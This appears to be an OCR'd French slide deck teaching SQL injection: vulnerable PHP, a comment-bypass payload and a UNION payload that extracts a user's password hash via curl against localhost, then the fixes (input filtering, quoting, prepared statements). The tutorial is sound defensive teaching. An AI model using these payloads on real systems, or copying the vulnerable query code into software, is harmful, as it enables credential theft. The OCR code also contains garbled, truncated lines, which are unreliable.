


Injection SQL

Partie 1 : TOP 1 OWASP

Thibaut HENIN

tbowan@arsouyes.org

https://www.arsouyes.org/blog/2020/31_SQL_Injection/

Base de donnée

Stocker et organiser des données

Des tables

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

Requête / Créer une table

```
CREATE TABLE articles (
       id           int          AUTO_INCREMENT,
       title        VARCHAR(70)  NOT NULL,
       publication  int          NOT NULL,
       content      TEXT         NOT NULL,
       PRIMARY      KEY(id)
) ;
```

Requête / Ajouter du contenu

```
insert into articles (title, publication, content) VALUES
(
       'Bienvenue',
       1593691200,
       'Lorem ipsum dolor sit amet, consectetur adipiscing elit.‘
) ,
(
       'Édito',
       1672531199,
       'Nullam convallis libero ac tellus sagittis congue ut ut ipsum.‘
) ;
```

Requête / Lister le contenu

```sql
SELECT * FROM articles WHERE title = 'Bienvenue' ;
```

Requêtes

	Tables	Données
Modifier	ALTER	UPDATE
Supprimer	DROP	DELETE

Applications

Accéder et manipuler les données

Exemples en PHP

Requêtes

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;

// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;
// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requêtes

```php
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;

// 2. Génération de la requête SQL
$query = "select * from articles where "
      .= "id = '" . $_GET["id"] . "' and "
      .= "publication < strftime('%s', 'now')" ;

// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requêtes

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;
// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;

// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row    = $result->fetch() ;

// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requêtes

```
// 1. Connexion à la base de donnée
$pdo = new PDO("sqlite:/var/www/mabase.sqlite") ;
// 2. Génération de la requête SQL
$query = "select * from articles where «
      .= "id = '" . $_GET["id"] . "' and «
      .= "publication < strftime('%s', 'now')" ;
// 3. Envoi de la requête et réception du résultat
$result = $pdo->query($query) ;
$row = $result->fetch() ;
```

```
// 4. Affichage du contenu
if ($row !== false && ) {
    echo "<h1>" . $row["title"] . "</h1>\n" ;
    echo "<p>Publié le : " . date("d/m/Y H:i:s", $row["publication"])
       . "</p>\n" ;
    echo $row["content"] . "\n" ;
} else {
    echo "Not Found\n" ;
}
```

Requête : 1

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requête : 1

```
select * from articles where id = '$id' and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requête : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requête : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requête : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requête : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
```

Requête : 1

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '1'    and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=1"
<h1>Bienvenue</h1>
<p>Publié le : 02/07/2020 10:00:00</p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
```

Requête : 2

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requête : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requête : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2"
```

Requête : 2

```
   select * from articles where id = '$id' and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'   and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2"
Not Found
```

Injection SQL

Parasiter les requêtes

Exemples en PHP

Injection : 2' --

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2' --'   and  publication < strftime('%s', 'now')
=> select * from articles where id = '2'
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
<h1>Édito</h1>
<p>Publié le : 31/12/2022 23:59:59</p>
Nullam convallis libero ac tellus sagittis congue ut ut ipsum.
```

Injection : lire une autre table

Et si on exfiltrait les mots de passes ?

Injection : lire une autre table

```
   select * from articles where id = '$id'     and  publication < strftime('%s', 'now')
=> select * from articles where id = '-1'
   union select
       id,
       username as title,
       0        as publication,
       password as content
   from users
   Where
       username = "tbowan"
   --' and publication < strftime('%s', 'now')
```

Injection : lire une autre table

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

Injection : lire une autre table

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

UNION

id	Title (username)	Publication (0)	Content (password)
24	tbowan	0	$2y$10$Yoynw3upeUSzt4A3ouRt1.V/dAp62uHyhRB2c4e5e2Ad1KIh2b4We


Injection : lire une autre table

```
tbowan@nop:~$ curl "http://localhost?id=-1%27"\
"%20union%20select"\
"%20id%2C"\
"%20username%20as%20title%2C"\
"%200%20as%20publication%2C"\
"%20password%20as%20content"\
"%20from%20users"\
"%20where%20username%20%3D%20%22tbowan%22"\
"%20--"
```

Injection : lire une autre table

```
tbowan@nop:~$ curl "http://localhost?id=-1%27"\
"%20union%20select"\
"%20id%2C"\
"%20username%20as%20title%2C"\
"%200%20as%20publication%2C"\
"%20password%20as%20content"\
"%20from%20users"\
"%20where%20username%20%3D%20%22tbowan%22"\
"%20--"
<h1>tbowan</h1>
<p>Publié le : 01/01/1970 00:00:00</p>
$2y$10$Yoynw3upeUSzt4A3ouRt1.V/dAp62uHyhRB2c4e5e2Ad1KIh2b4We
```

Injection : tout automatiser ?



sqlmap®

Automatic SQL injection and database takeover tool

Protections

Désinfecter les requêtes

Exemples en PHP

Filtrer et convertir

```
// 2.1. Filtrer les entrées
$id = filter_var($_GET["id"], FILTER_VALIDATE_INT) ;
if ($id === false) {
    echo "Bien tenté mais non." ;
    exit(1) ;
}

// 2.2 Génération de la requête SQL
$query  = "select * from articles where "
       .= "id = $id and "
       .= "publication < strftime('%s', 'now')"
    ;
```

Filtrer et convertir

```
// 1. Connexion à la base de donnée
$pdo    = new PDO("sqlite:/var/www/mabase.sqlite", "charset=UTF8") ;

// 2 Génération de la requête SQL
$query  = "select * from articles where "
       .= "id = " . $pdo->quote($_GET["id"]) . " and "
       .= "publication < strftime('%s', 'now')"
    ;
```

Filtrer et convertir

```
// 2. Génération de la requête SQL
$query   = "select * from articles where "
        .= "id = :id and "
        .= "publication < strftime('%s', 'now')"
    ;

// 3. Envoi de la requête et réception du résultat
$request = $pdo->prepare($query) ;
$request->execute([ "id" => $_GET["id"] ]) ;
$row    = $request->fetch() ;
```

Injection : 2' --

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
select * from articles where id = :$id     and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
```

Injection : 2' --

```
   select * from articles where id = :$id     and  publication < strftime('%s', 'now')
=> select * from articles where id = '2\' --' and  publication < strftime('%s', 'now')
```

id	title	publication	content
1	Bienvenue	1593691200 (2/07/2020)	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
2	Bonne année	1672531199 (31/12/2022)	Nullam convallis libero ac tellus sagittis congue ut ut ipsum.

```
tbowan@nop:~$ curl "http://localhost?id=2%27--"
Not Found
```